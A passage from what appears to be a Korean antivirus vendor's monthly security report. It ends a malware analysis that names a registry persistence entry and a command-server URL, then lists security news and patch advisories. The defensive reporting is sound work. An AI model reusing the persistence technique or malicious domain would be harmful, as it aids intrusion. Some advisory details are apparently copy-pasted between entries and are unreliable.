


[그림 15] 레지스트리 등록

윈도우 시작 시 자동 실행을 위하여 레지스트리에 자신을 등록한다.

HKEY_CURRENT_USER\Software\Microsoft\Windows NT\CurrentVersion\Windows

"load" = "C:\WINDOWS\temp\Mstray.exe"



[그림 16] 명령 서버 접속

주기적으로 특정 도메인에 접속을 시도하고 접속되면 수집된 정보를 전송하고, 명령을 내려 받아 수행한다.

해당 도메인은 현재 접속이 차단된 상태이다.

접속 도메인 : <http://www.kosianis.com/index.aspx>



[그림 17] 공격자 명령

명령 서버로부터 아래 2가지 명령을 내려 받아 수행하나, 서버 접속이 되지 않는 관계로 정확한 내용은 알지 못한다.

4.결론

이번에 분석한 악성 문서파일은 한글의 취약점을 이용하여 악성 코드를 유포한 후, 정보를 수집하고 서버에서 명령을 받아 동작하는 방식으로 확인되었다. 이는 이메일을 통해 특정 목표를 수행하기 위해 지속적으로 공격을 하려는 목적으로 추정된다. 현재 널리 사용되고 있는 한글 2010버전에서도 악성코드가 실행되는 것으로 보아, 치명적인 악성 문서파일이라고 할 수 있다.

5.대응 방안

해당 문서파일에 대응하기 위해서는, 첫째로 한컴 오피스를 사용할 때 꾸준한 보안 업데이트가 필수적이다. 특히, 한글 프로그램 설정 메뉴 [보안 - 문서 보안 설정]에서 보안 수준을 '높음'으로 설정하여, 악의적으로 사용될 수 있는 기능을 제한해야 한다.

또한, 출처가 불분명한 메일에 포함된 한글 문서파일은 함부로 열람하지 말아야 하며, 보안 취약점을 노리는 공격을 차단하는 보안 솔루션을 설치하는 등 관련하여 대비가 필요하다.

※ OS 및 소프트웨어의 보안 취약점을 노리는 공격을 차단하는 보안 솔루션 참고 :

알약 익스플로잇 쉴드 : 기존 백신에서 탐지가 어려웠던 악성 행위를 실시간으로 모니터링하여 차단

<http://alyac.altools.co.kr/Public/Alyac/ExploitShield.aspx>

알약 레거시 프로텍터 : 관리자가 허용하지 않은 파일의 생성을 원천적으로 차단, POS, ATM 등 산업용 시스템의 보안 취약점 공격 차단 및 악성코드 또는 알려지지 않은 취약점을 악용한 공격 방어

<http://alyac.altools.co.kr/Enterprise/Product/AlyacLegacy.aspx>

Part3. 보안 이슈 돋보기

3월의 보안이슈

3월의 취약점

3월의 보안 이슈

알약이 뽑은 TOP 이슈

- 신종 악성코드 ‘우로보로스’ 등장

인터넷에 연결되어 있지 않았음에도 불구하고, PC를 감염시키는 ‘우로보로스’라는 이름을 가진 신종 악성코드가 등장했다. 우로보로스는 인터넷에 직접 연결되지 않은 PC에도 간접적인 네트워크를 통해 감염시킬 수 있다. 이를 통해 외부에서 데이터를 빼내는 고급 구조의 악성코드이다. 해당 악성코드는 모든 윈도 버전에서 작동하며, 구조적으로는 P2P 모드에서 작동하도록 설계되어 있다. 따라서 통신중인 PC가 감염되어 있으면, 공격자가 원격조작을 통해 데이터를 유출시킬 수 있다. 우로보로스는 현재까지 발견된 악성코드 중에서 최고 수준의 악성코드이다.

- 신용카드 결제 단말기 IC전환 TF출범

신용카드 결제단말기 개인정보 유출을 원천 차단하기 위한 ‘보안표준’이 마련되고, 판매시점관리단말기 위변조 사고 등을 사전에 막기 위한 ‘결제 단말기’ 등록제도가 추진된다. 금융감독원 및 여신금융협회, 카드업계, 뱅 업계는 이를 위해 TF팀을 발족했다. TF팀은 신용카드 단말기 보안표준작업 등을 추진하고, 단말기 등록제도 추진할 예정이다. 하지만 카드사와 뱅사 간의 의견 차이가 좁혀지지 않아, 이 제도에 대해서는 좀 더 논의가 필요할 것으로 보인다.

- ‘액티브X’ 필요 없는 공인인증서 나온다

액티브 X없이 모든 운영체제(OS)와 웹 브라우저를 지원하는 공인인증서 발급 기술이 인터넷 뱅킹에 적용될 전망이다. 한국인터넷진흥원은 올해 안에 ‘HTML5 기반 공인인증서 발급 및 이용 프레임워크’ 개발을 마치고 보급에 들어간다. 이 프레임워크는 액티브 X등 별도 프로그램을 설치하지 않고, 순수하게 웹 브라우저에서 공인인증서를 발급해 이용하는 소프트웨어 프레임워크이다. 데스크톱뿐만 아니라 스마트폰 등 무선단말기에도 적용할 수 있도록, 사용자 환경과 화면 해상도 까지 고려한 사용자환경을 적용한다. 또한 공인인증서를 안전하게 저장하고 이용하기 위해, 스마트폰 유심 등 보안매체 연동도 추진할 예정이다.

- 악성코드 감염된 리눅스서버, 윈도 공격에 악용

윈도 운영체제에 비해 상대적으로 안전하다고 여겨졌던 리눅스 기반 웹서버가 윈도PC를 노린 악성공격에 2년째 악용돼 온 것으로 나타났다. 지난 2년간 약 2만 5천개 리눅스 기반 웹서버가 악성코드에 감염됐으며, 해당 웹서버는 접속하는 윈도PC를 감염시키는 또 다른 악성코드를 유포해 왔다. 이에 따라 인터넷제공사업자뿐만 아니라 시스템관리자들은 리눅스, 유닉스 환경에서 작동하는 루트킷인 ‘에버리 SSH’와 같은 악성코드에 감염됐는지 여부를 점검해야 한다.

- 멜론 크랙앱 주의

멜론 크랙앱을 사칭한 스마트폰 악성앱이 유포됐다. 이 앱은 구글 플레이 등 공식 앱스토어가 아닌 카페나 블로그, 디씨인사이드, 카카오톡 등 SNS를 통하여 유포되었으며, 특히 방문자가 많은 게임관련 대표 카페에서도 다수 유포됐다. 이 앱을 설치하면 화면, 음향조절 버튼 작동이 제한되며, 스마트폰 화면을 아무 의미 없는 문자로 가득 채우며 소음을 발생시킨다. 해당 앱은 사용자들의 불편을 초래하지만 악성 행위는 하지 않는 Joke앱 이다. 그러나 향후 유사한 형태로 사용자 스마트폰을 노리는 악성코드로 진화할 수도 있어, 사용자들의 각별한 주의가 필요하다.

- 컨설팅 전문업체 11곳 신규 지정

최근 미래창조과학부는 주요 정보통신기반시설의 취약점 분석, 평가 및 정보보호 대책 수립 업무를 수행하는 컨설팅 전문업체를 10여년 만에 신규로 선정했다. 이번에 선정된 전문업체는 총 11곳으로, 과잉 공급으로 단가가 낮아지고 과잉 경쟁이 일어날 것이라는 우려도 있다.

3월의 취약점

Microsoft 3월 정기 보안 업데이트

- Internet Explorer 누적 보안 업데이트(2925418)

이 보안 업데이트는 Internet Explorer의 공개된 취약점 1건과 비공개로 보고된 취약점 17건을 해결합니다. 이러한 취약점으로 인해 사용자가 Internet Explorer를 사용하여 특수하게 조작된 웹 페이지를 볼 경우 원격 코드 실행이 허용될 수 있습니다. 취약점 악용에 성공한 공격자는 현재 사용자와 동일한 권한을 얻을 수 있습니다. 시스템에 대한 사용자 권한이 적게 구성된 계정의 사용자는 관리자 권한으로 작업하는 사용자에게 비해 영향을 적게 받습니다.

- Microsoft DirectShow의 취약점으로 인한 원격 코드 실행 문제점(2929961)

이 보안 업데이트는 비공개적으로 보고된 Microsoft Windows의 취약점을 해결합니다. 이러한 취약점으로 인해 사용자가 특수하게 조작된 이미지 파일을 열 경우 원격 코드 실행이 허용될 수 있습니다. 취약점 악용에 성공한 공격자는 현재 사용자와 동일한 권한을 얻을 수 있습니다. 시스템에 대한 사용자 권한이 적게 구성된 계정의 사용자는 관리자 권한으로 작업하는 사용자에게 비해 영향을 적게 받습니다.

- Windows 커널 모드 드라이버의 취약점으로 인한 권한 상승 문제점(2930275)

이 보안 업데이트는 Microsoft Windows의 공개된 취약점 1건과 비공개적으로 보고된 취약점 1건을 해결합니다. 가장 위험한 취약점으로 인해 공격자가 시스템에 로그인하고 특수하게 조작된 응용 프로그램을 실행할 경우 권한 상승이 허용될 수 있습니다. 이 취약점을 악용하려면 공격자가 유효한 로그인 자격 증명을 가지고 로컬로 로그인할 수 있어야 합니다.

- 보안 계정 관리자 원격(SAMR) 프로토콜의 취약점으로 인한 보안기능 우회(2934418)

이 보안 업데이트는 비공개적으로 보고된 Microsoft Windows의 취약점 1건을 해결합니다. 공격자가 사용자 이름에 대한 암호를 알아내기 위해 여러 번 시도하는 경우 이 취약점은 보안 기능 우회를 허용할 수 있습니다.

- Silverlight의 취약점으로 인한 보안 기능 우회(2932677)

이 보안 업데이트는 비공개적으로 보고된 Microsoft Silverlight의 취약점을 해결합니다. 공격자가 취약점을 악용할 수 있도록 특수하게 조작된 Silverlight 콘텐츠를 포함한 웹 사이트를 호스팅하고 사용자가 웹 사이트를 보도록 유도하는 경우 이 취약점으로 인해 보안 기능이 우회될 수 있습니다. 그러나 어떠한 경우에도 공격자는 강제로 사용자가 웹 사이트를 방문하도록 만들 수 없습니다. 대신 공격자는 사용자가 전자 메일 메시지 또는 인스턴트 메신저 메시지의 링크를 클릭하여 공격자의 웹 사이트를 방문하도록 유도하는 것이 일반적입니다. 배너 광고에서 특수하게 조작된 웹 콘텐츠를 표시하거나 웹 콘텐츠를 전달하는 다른 방법을 사용하여 영향을 받는 시스템에 대한 공격을 시도할 수도 있습니다.

Microsoft 보안 업데이트 해결법

Windows Update를 수행하거나 Microsoft 보안 공지 요약 사이트에서 해당 취약점들의 개별적인 패치 파일을 다운로드 받을 수 있습니다.

한글 : <http://technet.microsoft.com/ko-kr/security/bulletin/ms14-Mar>

영문 : <http://technet.microsoft.com/en-us/security/bulletin/ms14-Mar>

곰플레이어 원격코드실행 취약점 보안 업데이트 권고

국내 무료 동영상 재생 프로그램인 곰플레이어에서 임의코드 실행 취약점이 발견됨

낮은 버전의 곰플레이어 사용자는 악성코드 감염에 취약할 수 있으므로 해결방안에 따라 최신버전으로 업데이트 권고

- 상세정보

공격자는 웹 게시, P2P, 메신저의 링크 등을 통해 특수하게 조작된 OGM파일을 취약한 버전의 곰플레이어 사용자에게 열어보도록 유도하여 악성코드 유포 가능

- 해결

곰플레이어 홈페이지에 방문하여 곰플레이어 2.2.57.5189 이상 버전을 설치하거나 자동 업데이트를 이용하여 업그레이드

※ 버전 확인 및 업데이트 : 마우스오른쪽 버튼 → 프로그램 정보

- 참고사이트

<http://helpx.adobe.com/security/products/flash-player/apsb14-07.html>

다음 팟플레이어 임의코드 실행 취약점 보안 업데이트 권고

다음사는 팟플레이어에서 발생하는 임의코드 실행 취약점을 해결한 보안 업데이트를 발표

- 상세정보

공격자는 특수하게 제작한 MKV(matroska) 동영상 파일을 사용자가 열람하도록 유도하여, 악성코드 유포 가능

- 해결

취약한 팟플레이어 소프트웨어 사용자

아래와 같은 다음 팟플레이어 홈페이지를 방문하여 보안업데이트 파일을 다운받아 설치하거나, 자동업데이트를 통해 팟플레이어 최신버전으로 업데이트

※ <http://tvpot.daum.net/application/PotPlayer.do>

※ 자동업데이트 : 시작 → 모든 프로그램 → DAUM → DAUM 팟플레이어 실행

- 참고사이트

<http://tvpot.daum.net/application/PotPlayer.do>

알씨 임의코드실행 취약점 보안 업데이트 권고

이스트소프트사의 알씨 프로그램에서 임의코드실행이 가능한 취약점이 발견됨

낮은 버전의 알씨 사용자는 악성코드 감염으로 인해 정보유출, 시스템 파괴 등의 피해를 입을 수 있으므로 해결방안에 따라 최신버전으로 업데이트 권고

- 상세정보

공격자는 특수하게 제작한 MKV(matroska) 동영상 파일을 사용자가 열람하도록 유도하여, 악성코드 유포 가능

- 해결

취약한 알씨 버전 사용자

알툴즈 홈페이지에 방문하여 알씨 7.3 이상 버전을 설치하거나 자동 업데이트 기능을 이용하여 업그레이드

※ 자동업데이트 : 메뉴 → 파일 → 온라인 업데이트

- 참고사이트

<http://www.altools.co.kr/Download/ALSee.aspx>

Adobe Flash Player 신규 취약점 보안 업데이트 권고

Adobe사는 Adobe Flash Player에 영향을 주는 취약점을 해결한 보안 업데이트를 발표

- 상세정보

이번 업데이트는 아래 2개의 취약점을 보완함

동일 출처 정책(same origin policy)을 우회할 수 있는 취약점 (CVE-2014-0503)

클립보드의 콘텐츠를 읽을 수 있는 취약점 (CVE-2014-0504)

- 해결

윈도우, 맥, 리눅스 환경의 Adobe Flash Player 사용자는 아래 버전으로 업데이트 적용

윈도우 및 맥 사용자는 12.0.0.77 버전으로 업데이트

리눅스 사용자는 11.2.202.346 버전으로 업데이트

- 윈도우, 맥, 리눅스 환경의 Adobe Flash Player 사용자 적용방법

Adobe Flash Player Download Center(<http://www.adobe.com/go/getflash>)에 방문하여 최신 버전을 설치하거나, 자동 업데이트를 이용하여 업그레이드

- 구글 크롬브라우저 사용자 적용방법

구글 크롬브라우저 자동업데이트 적용

- 윈도우8.0 버전에서 동작하는 인터넷 익스플로러10 버전 사용자 적용방법

윈도우 자동 업데이트 적용

- 윈도우8.1 버전에서 동작하는 인터넷 익스플로러11 버전 사용자 적용방법

윈도우 자동 업데이트 적용

- 참고사이트

<http://helpx.adobe.com/security/products/flash-player/apsb14-08.html>

애플 모바일 운영체제(OS) 보안 업데이트 권고

최근 애플사에서 모바일운영체제의 취약점 등을 해결한 iOS 7.1을 공개

iOS 7.1은 iPhone, iPad, iPod Touch에 대한 보안 업데이트를 포함함

이에 국내 iPhone, iPad, iPod Touch 이용자들에게 소프트웨어 업데이트를 권고함

- 상세정보

애플사에서 다중 보안 취약점을 해결한 업데이트를 포함한 iOS 7.1을 공개

관련 취약점은 다음과 같음

- CoreCapture(CVE-2014-1271) : 악의적인 앱을 통해 비정상적으로 시스템을 종료시킬 수 있는 취약점

- FaceTime(CVE-2014-1274) : 잠금화면에서 FaceTime 연락처에 접근할 수 있는 취약점

- ImageIO(CVE-2014-1275, CVE-2012-2088) : 악의적으로 조작된 PDF, TIFF파일을 열람할 경우 프로그램의 비정상적인 종료나 임의의 코드를 실행할 수 있는 취약점

- ImageIO(CVE-2013-6629) : 악의적으로 조작된 JPEG 파일 열람을 통해 메모리 내용이 노출될 수 있는 취약점

- IOKit HID Event(CVE-2014-1276) : 악의적인 앱을 통해 다른 앱에 대한 사용자의 행위를 모니터링 할 수 있는 취약점

- Backup(CVE-2013-5133) : 악의적으로 조작된 백업에 대한 복구 시 파일시스템의 조작이 가능한 취약점

- Configuration Profiles(CVE-2014-1267) : 모바일 설정 프로파일 만료일이 유효하지 않음


Part3.보안 이슈 돋보기

- iTunes Store(CVE-2014-1277) : 네트워크 접근권한을 탈취한 공격자가 정상적인 사용자에게 악의적인 앱을 내려 받도록 속일 수 있는 취약점
- Kernel(CVE-2014-1278) : 비정상적인 시스템 종료나 임의의 코드를 실행시킬 수 있는 취약점
- Office Viewer(CVE-2014-1252) : 악의적으로 조작된 MS 워드 문서를 통해서 프로그램이 비정상적으로 종료되거나 임의의 코드를 실행시킬 수 있는 취약점
- Safari(CVE-2013-5227) : 사파리의 자동완성 기능을 통해서 사용자의 자격증명이 노출될 수 있는 취약점
- WebKit(CVE-2013-2909 외 18개) : 악의적으로 제작된 웹사이트에 접속할 때 프로그램이 비정상적으로 종료되거나 임의의 코드를 실행시킬 수 있는 취약점 외 11개 취약점

- 해결


iOS 7.1버전으로 업데이트(Wi-Fi이용)

① [설정]→[일반]→[소프트웨어업데이트] 선택



② [다운로드 및 설치]→[동의] 선택하여 업데이트

※ Wi-Fi 모드로 변환하여 업데이트를 진행



- 참고사이트

<http://support.apple.com/kb/HT6162>

※ 내용 및 이미지 출처 (한국인터넷진흥원)

알마인드 임의코드 실행 취약점 보안 업데이트 권고

이스트소프트社의 알마인드 프로그램에서 임의코드실행이 가능한 취약점이 발견됨

낮은 버전의 알마인드 사용자는 악성코드 감염으로 인해 정보유출, 시스템 파괴 등의 피해를 입을 수 있으므로 해결방안에 따라 최신버전으로 업데이트 권고

- 상세정보

공격자가 특수하게 제작한 알마인드 문서 파일(.emm)을 취약한 버전의 알마인드 사용자가 열람할 경우, 악성코드에 감염될 수 있음

- 해결

취약한 알마인드 버전 사용자

알툴즈 홈페이지에 방문하여 알마인드 1.65 이상 버전을 설치하거나 자동 업데이트 기능을 이용하여 업그레이드

※ 자동 업데이트 : 파일 → 도움말 → 도구 → 업데이트

- 참고사이트

<http://www.altools.co.kr/Download/ALMind.aspx>

아래한글 임의코드 실행 취약점 보안 업데이트 권고

한글과컴퓨터社의 아래한글 등 오피스 프로그램에서 임의 코드실행이 가능한 취약점이 발견됨

- 상세정보

공격자는 특수하게 조작한 웹페이지 방문 유도 또는 웹 게시물, 메일, 메신저의 링크 등을 통해 특수하게 조작된 문서를 열어보도록 유도하여 임의코드를 실행시킬 수 있음. 영향 받는 버전의 사용자는 악성코드 감염에 취약할 수 있으므로 해결방안에 따라 보안 업데이트를 권고함

- 해결

한글과컴퓨터 홈페이지에서 보안업데이트 파일을 직접 다운로드 받아 설치하여 영향 받지 않는 버전(보안#18)으로 업데이트

다운로드 경로 : <http://www.hancom.co.kr/download.downPU.do?mcd=001>

한글과컴퓨터 자동 업데이트를 통해 최신버전으로 업데이트

시작 → 모든 프로그램 → 한글과컴퓨터 → 한글과컴퓨터 자동 업데이트

- 참고사이트

<http://www.hancom.co.kr/download.downPU.do?mcd=001>

Adobe Shockwave Player 신규 취약점 보안 업데이트 권고

Adobe社는 Adobe Shockwave Player에 영향을 주는 취약점을 해결한 보안 업데이트를 발표

공격자는 취약점을 이용하여 원격에서 영향받는 시스템의 제어권한을 획득할 수 있음

- 상세정보

Adobe社는 Adobe Shockwave Player의 취약점에 대한 보안 업데이트를 발표

코드실행으로 이어질 수 있는 메모리 손상 취약점 (CVE-2014-0505)

- 해결

윈도우, 맥 환경의 Adobe Shockwave Player 사용자

Adobe Download Center(<http://get.adobe.com/shockwave/>)에 방문하여 최신 버전(12.1.0.150)을 설치하거나 자동 업데이트를 이용하여 업그레이드

- 참고사이트

<http://helpx.adobe.com/security/products/shockwave/apsb14-10.html>

Microsoft Word 원격코드 실행 신규 취약점 주의 권고

마이크로소프트(이하 MS)는 Microsoft Word에서 원격코드 실행이 가능한 신규 취약점을 발표

해당 취약점에 대한 보안 업데이트는 아직 발표되지 않았으나, Microsoft Word 2010 버전을 대상으로 취약점을 악용한 공격 시도가 확인되어 사용자의 주의가 특히 요구됨

- 상세정보

RTF 파일을 처리하는 과정에서 발생하는 원격코드 실행 취약점 (CVE-2014-1761)

Microsoft Outlook 통해 RTF 파일을 미리보기를 수행할 경우, Microsoft Word가 기본 뷰어로 사용되므로 주의가 필요함

해당 취약점을 악용한 공격이 성공하면 현재 로그인한 사용자와 동일한 권한을 획득하므로 관리자 권한이 아닌 낮은 권한을 가진 사용자로 로그인한 경우 위험이 경감됨

- 해결

취약점으로 인한 위험을 경감시키기 위해 다음의 조치를 취할 수 있음

- MS社에서 제공하는 Fix it 51010을 다운로드 후 실행

Disable opening RTF content in Microsoft Word

Enable this fix it

[Fix this problem](#)

Microsoft Fix it 51010

Disable this fix it

[Fix this problem](#)

Microsoft Fix it 51011

- 해당 Fix it은 보안 업데이트를 대체할 수는 없으며, 향후 보안 업데이트 발표 시 반드시 보안 업데이트를 적용해야 함

- Fix it 적용을 해제하기 위해서는 Microsoft Fix it 51011을 다운로드 후 실행

- 참고사이트

<http://technet.microsoft.com/security/advisory/2953095>

<https://support.microsoft.com/kb/2953095>

<http://go.microsoft.com/?linkid=9845258>

<http://go.microsoft.com/?linkid=9845259>

Apache HTTP Server 서비스 거부 공격 취약점 업데이트 권고

아파치 소프트웨어 재단은 Apache HTTP Server에 영향을 주는 서비스 거부 취약점을 해결한 보안 업데이트를 발표

취약한 버전을 사용하고 있을 경우, 서비스 거부 공격의 피해를 입을 수 있으므로 서버 관리자의 적극적인 조치 필요

- 상세정보

공격자가 특수하게 조작한 요청을 취약한 시스템에 전송할 경우, 서비스 거부를 유발시킬 수 있음

- 해결

Apache HTTP Server 2.4.1 ~ 2.4.7 버전을 운용하고 있는 웹서버 관리자는 2.4.9 버전으로 업그레이드

- 참고사이트

<http://www.apache.org/dist/httpd/Announcement2.4.txt>

<http://httpd.apache.org/download.cgi#apache24>

Part4. 해외 보안 동향

영미권

중국

일본

1.영미권

16만개 이상의 워드프레스 사이트, DDoS 공격에 악용

Over 160,000 WordPress sites used as DDoS zombies

Web 보안 회사인 Sucuri의 조사에 따르면, 공격자들이 WordPress의 pingback 기능을 통해 대형 DDoS 공격을 진행한 것으로 보인다. 이번 DDoS 공격에는 162,000개가 넘는 정상적인 WordPress 웹사이트들이 사용되어 한 인기 있는 WordPress 사이트에 초당 수백 개의 request를 보냈다. 공격 대상이 된 사이트의 이름을 공개되지 않았다. 공격에 사용된 것은 워드프레스에 구현된 XML-RPC 기능이다. 공격자들은 XML-RPC 요청을 정상 WordPress 사이트들에 보내, 이 사이트들이 타겟 사이트 상에 임의로 생성된 URL로 pingback 콜을 보내게 했다. 실제로 존재하지 않는 임의의 URL들을 사용함으로써 캐싱 매커니즘을 우회하고 전체 페이지의 reload를 유발하면서 사이트를 다운시킨 것으로 보인다. 네트워크 계층의 공격과는 달리 어플리케이션 계층을 타겟으로 한 이와 같은 공격은 많은 대역폭을 사용하지 않아도 된다는 특징이 있다.

출처 : PC World(<http://www.pcworld.com/article/2106940/large-ddos-attack-brings-wordpress-pingback-abuse-back-into-spotlight.html>)

